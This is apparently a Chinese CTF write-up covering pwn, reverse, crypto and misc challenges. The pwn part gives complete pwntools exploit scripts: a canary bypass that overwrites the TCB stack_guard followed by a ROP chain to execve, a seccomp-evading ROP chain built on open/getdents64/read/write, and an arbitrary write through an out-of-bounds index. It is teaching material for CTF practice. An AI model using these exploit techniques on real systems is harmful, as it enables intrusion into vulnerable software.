本题与 TCB 结构体有关, 这个结构体是 tls (thread local storage) 的, tls 的概念和实现挺复杂的, 这个攻击面至少在 ctf 里面也是比较偏门的, 对于 glibc 对 tls 的实现, 可以参考[这篇文章](#), 里面详细介绍了实现和一些利用方法。只是为了解出本题, 其实也不需要理解的非常深刻。

首先介绍一下 tls, 即线程局部存储, 引用维基百科的定义

线程局部存储 (TLS) 是一种存储持续期 (storage duration), 对象的存储是在线程开始时分配, 线程结束时回收, 每个线程有该对象自己的实例。

也就是说对于 tls 的变量, 每个线程都会都有自己独有一份, 既然维护 canary 的 TCB 结构体是 tls 的, 就不能想到这个结构体必然会在线程自己申请的空间里面, 并且在作比较时也是和自己独有的那一份比较的。我们不妨先找出来 TCB 结构体是存在哪里的, 观察 canary 的产生方式

```
.text:00000000004011E2          mov    rax, fs:28h
.text:00000000004011EB          mov    [rbp+var_8], rax
```

可见是以 fs 作为基址索引的, 看一下 TCB 结构体的定义

```
typedef struct
{
    void *tcb;           /* Pointer to the TCB. Not necessarily the
                           thread descriptor used by libpthread. */
    dtv_t *dtv;
    void *self;          /* Pointer to the thread descriptor. */
    int multiple_threads;
    int gscope_flag;
    uintptr_t sysinfo;
    uintptr_t stack_guard;
    uintptr_t pointer_guard;
    unsigned long int vgetcpu_cache[2];
    /* Bit 0: X86_FEATURE_1_IBT.
       Bit 1: X86_FEATURE_1_SHSTK.
     */
    unsigned int feature_1;
    int __glibc_unused1;
    /* Reservation of some values for the TM ABI. */
    void *__private_tm[4];
    /* GCC split stack support. */
    void *__private_ss;
    /* The lowest address of shadow stack, */
    unsigned long long int ssp_base;
    /* Must be kept even if it is no longer used by glibc since programs,
       like AddressSanitizer, depend on the size of tcbhead_t. */
    __128bits __glibc_unused2[8][4] __attribute__ ((aligned (32)));
    void *__padding[8];
} tcbhead_t;
```

发现 `stack_guard` 在结构体中的偏移也是 0x28, 再到 gdb 里面看一下 fs 附近的内存分布情况, 使用 `fsbase` 查看 fs 的值

```

pwndbg> fsbase
0x7f0dfffc29640
pwndbg> x/20xg 0x7f0dfffc29640
0x7f0dfffc29640: 0x00007f0dfffc29640      0x000000000011402b0
0x7f0dfffc29650: 0x00007f0dfffc29640      0x0000000000000001
0x7f0dfffc29660: 0x0000000000000000      0x445a6025fcf3a300
0x7f0dfffc29670: 0x80bb6ef9db1f7096      0x0000000000000000
0x7f0dfffc29680: 0x0000000000000000      0x0000000000000000
0x7f0dfffc29690: 0x0000000000000000      0x0000000000000000
0x7f0dfffc296a0: 0x0000000000000000      0x0000000000000000
0x7f0dfffc296b0: 0x0000000000000000      0x0000000000000000
0x7f0dfffc296c0: 0x0000000000000000      0x0000000000000000
0x7f0dfffc296d0: 0x0000000000000000      0x0000000000000000

```

内存分布也和结构体的定义一致，所以 fs 就是指向 TCB 结构体，vmmmap 一下也会发现 TCB 是存在栈上的

```

pwndbg> vmmmap 0x7f0dfffc29640
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x7f0dfffc29640: 0x00007f0dfffc29640 rw-p 803000 0 [anon_7f0dfffc29640] +0x7ff640
pwndbg> vmmmap $rsp
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x7f0dfffc29640: 0x00007f0dfffc29640 rw-p 803000 0 [anon_7f0dfffc29640] +0x7fee50

```

而且显然建立的时间在我们的 test_thread 之前，又由于可以栈溢出接近 0x1000 个字节，完全可以覆写 TCB 结构体，我们把 TCB 的 stack_guard 字段写成比如 p64(0)，那么溢出到 canary 的时候覆写成 0 就可以 bypass canary 了。

附上小语倾情奉献的 exp:

```

#coding=utf8

from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'debug'
# functions for quick script
s      = lambda data           :p.send(data)
sa     = lambda delim,data    :p.sendafter(delim, data)
sl     = lambda data           :p.sendline(data)
sla    = lambda delim,data   :p.sendlineafter(delim, data)
r      = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru     = lambda delims, drop=True :p.recvuntil(delims, drop)
irt    = lambda                 :p.interactive()
dbg   = lambda gs='', **kwargs :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32   = lambda data   :u32(data.ljust(4, b'\x00'))
uu64   = lambda data   :u64(data.ljust(8, b'\x00'))
leak   = lambda name,addr :log.success('{} = {:#x}'.format(name, addr))

def rs(arg=[]):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process(argv=arg, raw=True)

```

```

binary = ELF('./a.out', checksec=False)
host = ('127.0.0.1', 6666)
libc = ELF('./libc-2.31.so', checksec=False)

#rs()
rs('remote')

test_thread = 0x4011d6
prdi = 0x00000000000401363
ret = 0x0000000000040101a

pay = b'a' * 0x20

s1(pay)
ru(b'\n')

fsbase = uu64(b'\x00' + ru(b'\n', drop=True))
leak('fsbase', fsbase)

context.arch = 'amd64'
rop_chain = b''
rop_chain += flat([prdi, binary.got['puts'], binary.plt['puts'], test_thread])

pay = b'a' * 0x28 + p64(0) * 2
pay += rop_chain
pay = pay.ljust(0x840, b'\x00')
pay += p64(fsbase)
pay += p64(fsbase)
pay += p64(fsbase)
pay += p64(0)
pay += p64(0)
pay += p64(0)

s1(pay)

ru(b'\n')
puts = uu64(ru(b'\n', drop=True))
leak('puts', puts)
lbase = puts - libc.sym['puts']
system = lbase + libc.sym['system']
binsh = lbase + next(libc.search(b'/bin/sh'))

prsi = lbase + 0x0000000000027529
prdx_r12 = lbase + 0x0000000000011c371
buf_addr = fsbase - 0x820
pay = b'a' * 0x28 + p64(0) + b'\x00' * 8
pay += flat([prdi, binsh])
pay += flat([prsi, 0])
pay += flat([prdx_r12, 0, 0])
pay += p64(lbase + libc.sym['execve'])

s1(pay)

irt()

```

我们在本地调试时碰到了修改 TCB 的 tcb、dtv、self 指针后 crash 的情况，所以这里还 leak 了 TCB 的地址尽可能地不破坏这些指针（虽然最后还是破坏了 dtv），但是看各位师傅的 wp 似乎写成 0 就行了。另外使用库函数时，尽可能避免使用 system 和 read 这些函数，他们在 libpthread 中提供了 wrapper，猜测是为了线程安全，所以在执行的时候大概率会用到前文所述的三个指针，为了 getshell 直接通过 execve 系统调用即可（也就是所谓的 ret2syscall）。

有些师傅碰到了 leak 出来的地址“不对”的情况，实际上是 leak 成了 libpthread 里的 wrapper 函数。

oldfashion_orw

出题人：chuj

分值：150

此题流程比较简单，首先分析一下 main 函数

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    char buf[40]; // [rsp+0h] [rbp-30h] BYREF
    size_t nbytes; // [rsp+28h] [rbp-8h]

    init_io(argc, argv, envp);
    disable_syscall();
    write(1, "size?\n", 6uLL);
    read(0, buf, 0x10uLL);
    nbytes = atoi(buf);
    if ( (_int64)nbytes <= 32 )
    {
        write(1, "content?\n", 9uLL);
        read(0, buf, (unsigned int)nbytes);
        write(1, "done!\n", 6uLL);
        return 0;
    }
    else
    {
        write(1, "you must be kidding\n", 0x14uLL);
        return -1;
    }
}
```

发现 nbytes 在与 32 比较时被强制类型转换为了有符号数，所以我们只要输入负数就可以 bypass 这里的大小检测了。之后在 read 的时候就可以写入大量数据，实现栈溢出。checksec 可以发现并没有开启 canary 和 pie，所以可以通过 rop leak 出 libc 基址然后 ret2libc 调用 system 即可。不过可以看到在开始的时候有一个 disable_syscall 的函数

```

int disable_syscall()
{
    __int16 v1; // [rsp+0h] [rbp-80h] BYREF
    __int64 *v2; // [rsp+8h] [rbp-78h]
    __int64 v3[14]; // [rsp+10h] [rbp-70h] BYREF

    v3[0] = 0x400000020LL;
    v3[1] = 0xC000003E0B000015LL;
    v3[2] = 32LL;
    v3[3] = 0x4000000000090035LL;
    v3[4] = 0x3B00080015LL;
    v3[5] = 0x14200070015LL;
    v3[6] = 0x10100060015LL;
    v3[7] = 0x300050015LL;
    v3[8] = 0x5500040015LL;
    v3[9] = 0x8600030015LL;
    v3[10] = 0x3900020015LL;
    v3[11] = 0x3A00010015LL;
    v3[12] = 0x7FFF000000000006LL;
    v3[13] = 6LL;
    v2 = v3;
    v1 = 14;
    prctl(38, 1LL, 0LL, 0LL, 0LL);
    return prctl(22, 2LL, &v1);
}

```

这里是使用了 `prctl` 系统调用的 `PR_SET_SECCOMP` 功能禁用了一些系统调用，规则是使用 cbpf 编写的，当然我们不需要去反推 bpf 字节码，直接用 seccomp-tools 就可以看，如下

```
$ seccomp-tools dump ./vuln
line  CODE   JT   JF     K
=====
0000: 0x20 0x00 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x0b 0xc000003e if (A != ARCH_X86_64) goto 0013
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x09 0x00 0x40000000 if (A >= 0x40000000) goto 0013
0004: 0x15 0x08 0x00 0x0000003b if (A == execve) goto 0013
0005: 0x15 0x07 0x00 0x00000142 if (A == execveat) goto 0013
0006: 0x15 0x06 0x00 0x00000101 if (A == openat) goto 0013
0007: 0x15 0x05 0x00 0x00000003 if (A == close) goto 0013
0008: 0x15 0x04 0x00 0x00000055 if (A == creat) goto 0013
0009: 0x15 0x03 0x00 0x00000086 if (A == uselib) goto 0013
0010: 0x15 0x02 0x00 0x00000039 if (A == fork) goto 0013
0011: 0x15 0x01 0x00 0x0000003a if (A == vfork) goto 0013
0012: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0013: 0x06 0x00 0x00 0x00000000 return KILL
```

禁用了 `execve` 等系统调用，因此想要 `getshell` 就比较困难了，这个时候，我们可以使用 `orw` 这种利用方式，即 `open-read-write`，毕竟 ctf 是面向 flag 解题，通过文件操作直接获取 flag 内容也可以，避免了使用 `execve`。

仔细观察附件中的 `start.sh`

```

#!/bin/bash

rm /home/ctf/flag*
cp /flag "/home/ctf/flag`head /dev/urandom |cksum |md5sum |cut -c 1-20`"
cd /home/ctf
exec 2>/dev/null
/usr/sbin/chroot --userspec=1000:1000 /home/ctf timeout 300 ./vuln

```

可以看到，flag 的名字被随机了，在 flag 后跟随了 20 位随机数。所以单纯的 orw 还是不够的，还需要获得 flag 的文件名，很显然，作为文件系统的一部分，操作系统肯定会提供读写目录的系统调用，查询后可以发现 glibc 提供了 opendir 和 readdir 来打开和读取目录。

看似问题已经解决，但是 opendir 的返回值是一个指针，想要把指针作为参数，比较麻烦，需要能够实现 mov_rdi_rax_ret 效果的 gadget 才行，这种 gadget 比较少见。另一种方法是使用 shellcode，但这样可能涉及栈迁移，且还需要用 mprotect 系统调用来修改内存段的执行权限，也比较麻烦。

相对方便的是直接用 open 系统调用（实际上 opendir 内部使用的也是 open 系统调用），由于 open 返回的 fd 是可预知的（即 0, 1, 2 分别代表 stdin, stdout, stderr，程序默认打开，之后 open 新 file 时获得的 fd 就是逐渐递增的），然后用 getdents64 系统调用读取目录，返回的是这样一个结构体

```

struct linux_dirent64 {
    ino64_t      d_ino;    /* 64-bit inode number */
    off64_t       d_off;    /* 64-bit offset to next structure */
    unsigned short d_reclen; /* Size of this dirent */
    unsigned char  d_type;   /* File type */
    char          d_name[]; /* Filename (null-terminated) */
};

```

我们只要 write 出来这个结构体的 d_name 字段就可以获得 flag 了。

还有一些小细节，比如需要写入目录名和 flag 文件名，我这里是用 read 来写进去的，校内的 @h4kuy4 师傅使用了这个 gadget 来写入

```
0x0000000000005acda : mov qword ptr [rdi], rsi ; ret
```

也是很不错的思路。

另外 glibc 提供的 open 函数使用的是 openat 系统调用，这个系统调用被禁了所以直接调用会 Bad system call，直接使用 syscall; ret 的 gadget 进行系统调用就可以了。说到 syscall; ret 有些师傅可能不知道怎么找，ROPgadget 找出的带 syscall 的 gadget 都是不带 ret 的，当然并不是 libc 里面没有这中 gadget，只是 ROPgadget 可能认为 syscall 之后就没必要 ret 了，这个时候可以用 opcode 功能来搜，首先，通过各种方法，比如 pwntools 的 asm 模块获得 syscall; ret 的 opcode

```
$ python
Python 2.7.18 (default, Mar  8 2021, 13:02:45)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> asm("syscall;ret").encode('hex')
'0f05c3'
```

然后搜索即可

```
$ ROPgadget --binary libc-2.31.so --opcode 0f05c3
Opcodes information
=====
0x00000000000066229 : 0f05c3
0x000000000000870ec : 0f05c3
0x000000000000941a4 : 0f05c3
0x00000000000096aac : 0f05c3
0x00000000000097e29 : 0f05c3
0x000000000000e7249 : 0f05c3
0x000000000000e7259 : 0f05c3
0x000000000000e7269 : 0f05c3
0x000000000000e7279 : 0f05c3
0x000000000000e7289 : 0f05c3
0x000000000000e7299 : 0f05c3
0x000000000000e7559 : 0f05c3
0x000000000000110cc9 : 0f05c3
0x00000000000011ad8f : 0f05c3
0x000000000000122ac9 : 0f05c3
0x0000000000001231c9 : 0f05c3
0x00000000000013d63b : 0f05c3
```

exp:

```
#!/usr/bin/env python
# coding=utf-8
from pwn import *
context.log_level = "debug"
context.terminal = ["tmux", "splitw", "-h"]
#sh = remote()

sh = process("./vuln")
elf = ELF("./vuln")
libc = ELF("./libc-2.31.so")

#gdb.attach(proc.pidof(sh)[0])
sh.sendafter("size?", '-2147483647'.ljust(0x10, '\x00'))

pop_rdi_ret = 0x0000000000401443
pop_rsi_r15_ret = 0x0000000000401441

bss_addr = 0x404100

payload = 'a' * 0x30 + 'b' * 0x8
payload += p64(pop_rdi_ret)
payload += p64(1)
payload += p64(pop_rsi_r15_ret)
payload += p64(elf.got['write'])
payload += p64(0)
payload += p64(elf.sym['write'])
payload += p64(elf.sym['main'])

sh.sendafter("content?\n", payload)
```

```
sh.recvuntil("done!\n")
libc_base = u64(sh.recv(6).ljust(8, '\x00')) - libc.sym['write']
log.success("libc_base: " + hex(libc_base))

pop_rax_ret = 0x000000000004a550 + libc_base
pop_rsi_ret = 0x0000000000027529 + libc_base
pop_rdx_r12_ret = 0x0000000000011c371 + libc_base
syscall_ret = 0x0000000000066229 + libc_base

sh.sendafter("size?", '-2147483647'.ljust(0x10, '\x00'))
payload = 'a' * 0x30 + 'b' * 0x8

# write(1, "you must be kidding\n", 0x14)
payload += p64(pop_rdi_ret)
payload += p64(1)
payload += p64(pop_rsi_ret)
payload += p64(0x40200B)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x14)
payload += p64(0)
payload += p64(elf.sym['write'])

# read(0, bss_addr, 2)
payload += p64(pop_rdi_ret)
payload += p64(0)
payload += p64(pop_rsi_ret)
payload += p64(bss_addr)
payload += p64(pop_rdx_r12_ret)
payload += p64(2)
payload += p64(0)
payload += p64(elf.sym['read'])

# open(".")
payload += p64(pop_rax_ret)
payload += p64(2)
payload += p64(pop_rdi_ret)
payload += p64(bss_addr)
payload += p64(pop_rsi_ret)
payload += p64(0)
payload += p64(pop_rdx_r12_ret)
payload += p64(0)
payload += p64(0)
payload += p64(syscall_ret)

# getdents64(3, bss_addr + 0x200, 0x600)
payload += p64(pop_rax_ret)
payload += p64(217) # getdents64
payload += p64(pop_rdi_ret)
payload += p64(3)
payload += p64(pop_rsi_ret)
payload += p64(bss_addr + 0x200)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x600)
payload += p64(0)
payload += p64(syscall_ret)

# write(1, bss_addr + 0x200, 0x600)
payload += p64(pop_rax_ret)
payload += p64(1)
```

```
payload += p64(pop_rdi_ret)
payload += p64(1)
payload += p64(pop_rsi_ret)
payload += p64(bss_addr + 0x200)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x600)
payload += p64(0)
payload += p64(syscall_ret)

# read(1, bss_addr, 0x30)
payload += p64(pop_rax_ret)
payload += p64(0)
payload += p64(pop_rdi_ret)
payload += p64(0)
payload += p64(pop_rsi_ret)
payload += p64(bss_addr)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x30)
payload += p64(0)
payload += p64(syscall_ret)

# basic orw
payload += p64(pop_rax_ret)
payload += p64(2)
payload += p64(pop_rdi_ret)
payload += p64(bss_addr)
payload += p64(pop_rsi_ret)
payload += p64(0)
payload += p64(pop_rdx_r12_ret)
payload += p64(0)
payload += p64(0)
payload += p64(syscall_ret)

payload += p64(pop_rax_ret)
payload += p64(0)
payload += p64(pop_rdi_ret)
payload += p64(4)
payload += p64(pop_rsi_ret)
payload += p64(bss_addr)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x60)
payload += p64(0)
payload += p64(syscall_ret)

payload += p64(pop_rax_ret)
payload += p64(1)
payload += p64(pop_rdi_ret)
payload += p64(1)
payload += p64(pop_rsi_ret)
payload += p64(bss_addr)
payload += p64(pop_rdx_r12_ret)
payload += p64(0x60)
payload += p64(0)
payload += p64(syscall_ret)

sh.sendafter("content", payload)
sh.recvuntil("you must be kidding")
sh.send('.\x00')
sh.recvuntil('flag')
md5 = sh.recv(20)
```

```
flag = 'flag' + md5  
sh.send(flag.ljust(0x30, '\x00'))  
  
sh.interactive()
```

ser_per_fa

出题人: chuj

分值: 150

这道题校内没有同学做出来，也不知道大家有没有发现漏洞在哪里，程序本身是一个求取单源最短路径的程序，使用了 spfa 算法，关于 spfa 的原理，可以参考[洛谷上的题解](#)，关于图论的基础知识，可以从参考[OI-wiki](#)，解出本题不需要多么深入了解，知道 spfa 是做什么的就行了。

本题漏洞在于，读入节点 index 时，都没有判断范围，所以可以直接通过打出某条路径最短路的方法实现任意地址读，也就是这里

```
printf("calc done!\nwhich path you are interested %lld to ?\n> ", x);  
scanf("%lld", &x);  
printf("the length of the shortest path is %lld\n", dist[x]);
```

当然为了实现真正的任意地址读，需要 leak 出 libc 和进程的基址，首先 leak libc 地址，非常容易，直接读 got 表即可，进程基址可以通过搜索进程中残留的地址来完成，gdb 中，使用 search 搜索高 16 位地址值即可

```
pwndbg> search -t dword 0x55e5  
spfa          0x55e5f86f5d24 0xf86f02e0000055e5  
spfa          0x55e5f86f5d2c 0x1000055e5  
spfa          0x55e5f86f5dcc 0x5000055e5  
spfa          0x55e5f86f5ddc 0x6000055e5  
spfa          0x55e5f86f5dec 0xa000055e5  
spfa          0x55e5f86f5e2c 0x2000055e5  
spfa          0x55e5f86f5e5c 0x7000055e5  
spfa          0x55e5f86f5e6c 0x8000055e5  
spfa          0x55e5f86f5edc 0x6ffffff9000055e5  
spfa          0x55e5f86f600c 0x422b2a80000055e5  
[anon_7f1941eb0] 0x7f1941eb311c 0x55e5
```

找到一个读出来即可完成 leak

获取两个地址后，就可以实现对 libc 的任意读，我们读取出 `_environ` 变量的值，这个指针指向栈上的 `environ`，实现 leak 后即可对栈任意写，写 `main` 函数的返回地址为提供的后门函数即可。任意写需要通过 spfa 来实现，只要添加一条从开始节点指向返回地址偏移节点的边，spfa 结束后返回地址就会被写成该边的 `distant` 字段的值

exp:

```
#!/usr/bin/env python  
# coding=utf-8  
from pwn import *  
context.log_level = "debug"  
context.terminal = ["tmux", "splitw", "-h"]  
  
sh = process("./spfa")  
elf = ELF("./spfa")
```

```

libc = ELF("./libc-2.31.so")

sh.sendlineafter("datas?\n>> ", '4')

# get libc base
sh.sendlineafter("nodes?\n>> ", str(1))
sh.sendlineafter("edges?\n>> ", str(0))
sh.sendlineafter("node?\n>> ", str(0))
sh.sendlineafter("to ?\n>> ", str(-(elf.sym["dist"] - elf.got["puts"]) / 8))
sh.recvuntil("path is ")
libc_base = int(sh.recvuntil("\n", drop = True), base = 10) - libc.sym["puts"]
log.success("libc_base: " + hex(libc_base))

# get process base
sh.sendlineafter("nodes?\n>> ", str(1))
sh.sendlineafter("edges?\n>> ", str(0))
sh.sendlineafter("node?\n>> ", str(0))
sh.sendlineafter("to ?\n>> ", str(-2367))
sh.recvuntil("path is ")
proc_base = int(sh.recvuntil("\n", drop = True), base = 10) - 0x12E0
log.success("proc_base: " + hex(proc_base))

# get environ (stack addr)
# environ 所在的地址与栈帧中存储 main 函数返回地址的位置的偏移是 0x100
sh.sendlineafter("nodes?\n>> ", str(1))
sh.sendlineafter("edges?\n>> ", str(0))
sh.sendlineafter("node?\n>> ", str(0))
sh.sendlineafter("to ?\n>> ", str((libc_base + 0x1EF2E0 - proc_base - elf.sym["dist"]) / 8))
sh.recvuntil("path is ")
environ_addr = int(sh.recvuntil("\n", drop = True), base = 10)
log.success("environ_addr: " + hex(environ_addr))

index_to_ret = (environ_addr - 0x100 - (proc_base + elf.sym["dist"])) / 8
sh.sendlineafter("nodes?\n>> ", str(2))
sh.sendlineafter("edges?\n>> ", str(1))
sh.sendlineafter("format\n", "0 " + str(index_to_ret) + " " + str(proc_base + 0x16AA))
sh.sendlineafter("node?\n>> ", str(0))
sh.sendlineafter("to ?\n>> ", str(0))

sh.interactive()

```

RE

easyasm

考点：16位汇编语言
出题人：4nsw3r
分值：100

主要考察常见的汇编语言命令，加密流程非常简单，交换一个 byte 里的高四位和低四位，并且异或 23：

```

for (int i = 0; i < 32;i++)
{
    ch[i] = ((ch[i] << 4 | ch[i] >> 4)^23);
    printf("%d,",ch[i]);
}

```

异或可逆，里面的移位是前四位和后四位交换。

```
for (int i = 0; i < 32;i++)
{
    ch[i] = (ch[i]) ^ 23;
    ch[i] = (ch[i] << 4) | (ch[i] >> 4);
    printf("%c",ch[i]);
}
```

breakme

考点：魔改的tea算法识别

出题人：4nsw3r

分值：100

tea加密算法做了一点点修改，多异或了一个sum
加密过程

```
void tea_encrypt(uint32_t *v, uint32_t *k)
{
    uint32_t v0 = v[0], v1 = v[1], sum = 0, i;
    uint32_t delta = 0x12345678;
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (i = 0; i < 32; i++)
    {
        sum += delta;
        v0 += ((v1 << 4) + k2) ^ (v1 + sum) ^ ((v1 >> 5) + k3) ^ sum; //多异或一次sum
        v1 += ((v0 << 4) + k0) ^ (v0 + sum) ^ ((v0 >> 5) + k1) ^ sum;
    }
    v[0] = v0;
    v[1] = v1;
}
```

解密过程

```
void tea_decrypt(uint32_t* v, uint32_t* k) {
    uint32_t v0 = v[0], v1 = v[1], sum = 0x12345678 * 32, i; //注意sum的值
    uint32_t delta = 0x12345678;
    uint32_t k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (i = 0; i < 32; i++)
    {
        v1 -= ((v0 << 4) + k0) ^ (v0 + sum) ^ ((v0 >> 5) + k1) ^ sum;
        v0 -= ((v1 << 4) + k2) ^ (v1 + sum) ^ ((v1 >> 5) + k3) ^ sum;
        sum -= delta;
    }
    v[0] = v0;
    v[1] = v1;
}
```

有些师傅不太了解解密的逆运算，把解密的 sum 也看作是从 0 开始，这肯定是不对的。另外对于反编译结果中的 xmmword，这个其实是编译器的常见优化，使用 xmm 寄存器可以一次加载 16 bytes 的数据，比使用 mov 一个一个复制要简洁，速度也会快一点，根据大小端将其看作 128 位整数，或在 IDA 中将其格式化为 16 bytes 的数组也可以。

Flag Checker

考点：安卓逆向，RC4

出题人：Owl

分值：100

一道安卓逆向题，主要是为了让各位熟悉一下工具的使用
反编译之后加密过程很明显，就是一个 rc4 和 base64 加密

```
//rc4加密
public static byte[] encrypt(String str, String str2) throws Exception {
    SecretKeySpec secretKeySpec = new SecretKeySpec(str2.getBytes(), 0,
    str2.length(), "RC4");
    Cipher instance = Cipher.getInstance("RC4");
    instance.init(1, secretKeySpec);
    return instance.doFinal(str.getBytes());
}
```

用 cyberchef 可以直接解得 flag

The screenshot shows the CyberChef interface for RC4 decryption. The left panel is titled 'RC4' and contains fields for 'Passphrase' (set to 'carol'), 'Input format' (set to 'Base64'), and 'Output format' (set to 'UTF8'). The right panel shows the input string 'mg6CITV6GEaFDTYnObFmENOAVjKcQmGncF90WhqvCFyhhSYqq1s=' and the resulting output 'hgame{weLCOME_To-tHE_WORLD_oF-AnDr0|D}'.

猫头鹰是不是猫

识别出这就是一个矩阵乘法（线性代数），改变数据类型后方便观察。

```
import angr
import archinfo

base = 0x0
p = angr.Project("./out", load_options={'main_opts': {'base_addr': base}})
st = p.factory.blank_state()
res = []
matrix0 = []
matrix1 = []
res_addr = 0x4040
mat0_addr = 0x4140
mat1_addr = 0x8140

f = lambda x, i: st.solver.eval(st.memory.load(x + 4 * i, 4,
endness=archinfo.Endness.LE))
for i in range(64):
    res.append(f(res_addr, i))
for i in range(64 * 64):
    matrix0.append(f(mat0_addr, i))
    matrix1.append(f(mat1_addr, i))
```

```

def ex_dimension(data):
    res = []
    for i in range(64):
        tmp = data[64 * i:64 * i + 64]
        res.append(tmp)
    return res

import numpy as np

np_mat0_inv = np.linalg.inv(np.array([[j//10 for j in i] for i in
ex_dimension(matrix0)]))
np_mat1_inv = np.linalg.inv(np.array([[j//10 for j in i] for i in
ex_dimension(matrix1)]))
np_res = np.array(res)

flag = np_res.dot(np_mat1_inv).dot(np_mat0_inv)
for i in flag:
    print(chr(int(round(i))), end="")

```

Crypto

Dancing Line

考 点: ASCII 码

出题人: cmfj

分 值: 100

一个字符的 ASCII 码有 8 位, 图像中的每两个黑色色块间的路程也为 8 步。

从左上角的色块出发, 向右为 0, 向下为 1, 连起来就是对应字符的 ASCII 码。

```

import numpy as np
from PIL import Image

# 判断下一步往哪走
def search(arr, x, y):
    if y + 1 < arr.shape[1] and (arr[x, y + 1, :] != 255).all():
        return x, y + 1, 0
    elif x + 1 < arr.shape[0]:
        return x + 1, y, 1
    else:
        return -1, -1, -1

if __name__ == "__main__":
    image = Image.open("Dancing Line.bmp")
    array = np.array(image)
    x = y = 0
    while True:
        asc = 0
        # 每八步拼接成一个字符的 ASCII 码
        for _ in range(8):
            x, y, v = search(array, x, y)
            if v < 0:
                exit()
            asc <<= 1
            asc |= v
        print(chr(asc), end = "")

```

Matryoshka

考 点：常见古典密码和编码

出题人: cmfj

分 值: 100

喜闻乐见的套娃题目，出题步骤如下。

Reverse:

Braille:

Easy RSA

考 点：RSA的解密

出题人: cmfj

分 值: 100 (+ 25)

RSA 的原理可以借助搜索引擎去了解。

```
from gmpy2 import invert

def decrypt(cipher):
    e, p, q, c = cipher
    return chr(pow(c, invert(e, (p - 1) * (q - 1)), p * q))

if __name__ == "__main__":
    cipher = ...
    print("".join(map(decrypt, cipher)))
```

English Novel

考 点：明密文配对、已知明文攻击
出题人：cmfj
分 值：200

打开压缩包得到两个文件夹和两个文件，其中 `encrypt.py` 中是加密函数的代码，`flag.enc` 中是被加密的秘钥，`original` 中是被打乱的小说片段，`encrypt` 中是加密并打乱后的小说片段。

分析代码可知，加密方法使用的是维吉尼亚密码，所以每次加密只会加密字符串中的字母，所以我们就可以通过剩下没加密的字符来匹配明文和密文。

将明文和密文匹配之后，我们可以通过已知明文攻击快速的得到维吉尼亚密码的秘钥。

使用得到的秘钥解密 `flag.enc` 文件即可得到秘钥。

```
import os
import encrypt

# 获取字符串特征字符串
def get_feature(s):
    return "".join(['*' if c.isalpha() else c for c in s])

if __name__ == "__main__":
    # 以未被加密的字符作为特征值，进行配对
    matches = {}
    for root, dirs, files in os.walk("original"):
        for file in files:
            ori = open(os.path.join(root, file)).read()
            feature = get_feature(ori)
            if feature not in matches:
                matches[feature] = {"ori": [], "enc": []}
            matches[feature]["ori"].append(ori)
    for root, dirs, files in os.walk("encrypt"):
        for file in files:
            enc = open(os.path.join(root, file)).read()
            feature = get_feature(enc)
            if feature not in matches:
                matches[feature] = {"ori": [], "enc": []}
            matches[feature]["enc"].append(enc)
    keys = [-1] * max(map(len, matches.keys()))
    # 通过已知明文攻击获取秘钥
    for feature, pair in matches.items():
        if len(pair["ori"]) == 1 and len(pair["enc"]) == 1:
            for i in range(len(feature)):
                if keys[i] == -1 and feature[i] == "*":
                    keys[i] = (ord(pair["enc"][0][i]) - ord(pair["ori"][0][i])) %
26
                if all([key >= 0 for key in keys]):
                    break
    # 解密获得 flag
    print(encrypt.encrypt(open("flag.enc").read(), [-key for key in keys]))
```

Misc

这个压缩包有点麻烦

考 点: 压缩包破解
出题人: Potat0
分 值: 100

从压缩属性中可以看到注释: `Pure numeric passwords within 6 digits are not safe!`, 故考虑暴力破解, 得到密码 `483279`。

解压后, 根据提示, 考虑所给的 `password-note.txt` 是密码本, 故字典攻击, 得到密码 `&-`;qpCK1iw2yTR\``。

再次解压后, 经过尝试发现所给 `README.txt` 与下一层压缩包中的 `README.txt` 的CRC值相同, 故结合提示, 构造一个仅存储的压缩包, 然后进行明文攻击。



由于口令较长, 明文攻击是无法获得口令的, 但是仅使用加密密钥即可解压。直接确定后即会提示另存为。

得到的 `f1ag.jpg` 用 `binwalk` 扫描发现还有一个zip, 使用 `foremost` 分离出来。

最后一层使用了伪加密。使用16进制编辑器打开后, 同时修改数据区和目录区的压缩标志位, 即可解压, 得到flag。

好康的流量

考 点: wireshark的使用 LSB隐写工具
出题人: 饭卡
分 值: 150

附件为wireshark流量文件

大概能看出流量内容为一封邮件

使用wireshark的 导出SMB对象 即可导出邮件内容

PS: 部分wireshark因为版本问题无法识别 使用追踪tcp流 然后base64解码 获得邮件内容

结合邮件中的LSB内容

判断是LSB隐写

扫描得到前半段flag



得到后半段flag

A screenshot of the "Extract Preview" dialog box. The title bar says "Extract Preview". The main area shows a hex dump of data:

```
53746567346e3067 72617068797d5374  
6567346e30677261 7068797d53746567  
346e306772617068 797d53746567346e  
306772617068797d 53746567346e3067  
72617068797d5374 6567346e30677261  
7068797d53746567 346e306772617068  
797d53746567346e 306772617068797d  
53746567346e3067 72617068797d5374  
6567346e30677261 7068797d53746567  
346e306772617068 797d53746567346e
```

Below the hex dump are two sections: "Bit Planes" and "Order settings".

Bit Planes

Alpha	<input type="checkbox"/> 7	<input type="checkbox"/> 6	<input type="checkbox"/> 5	<input type="checkbox"/> 4	<input type="checkbox"/> 3	<input type="checkbox"/> 2	<input type="checkbox"/> 1	<input type="checkbox"/> 0
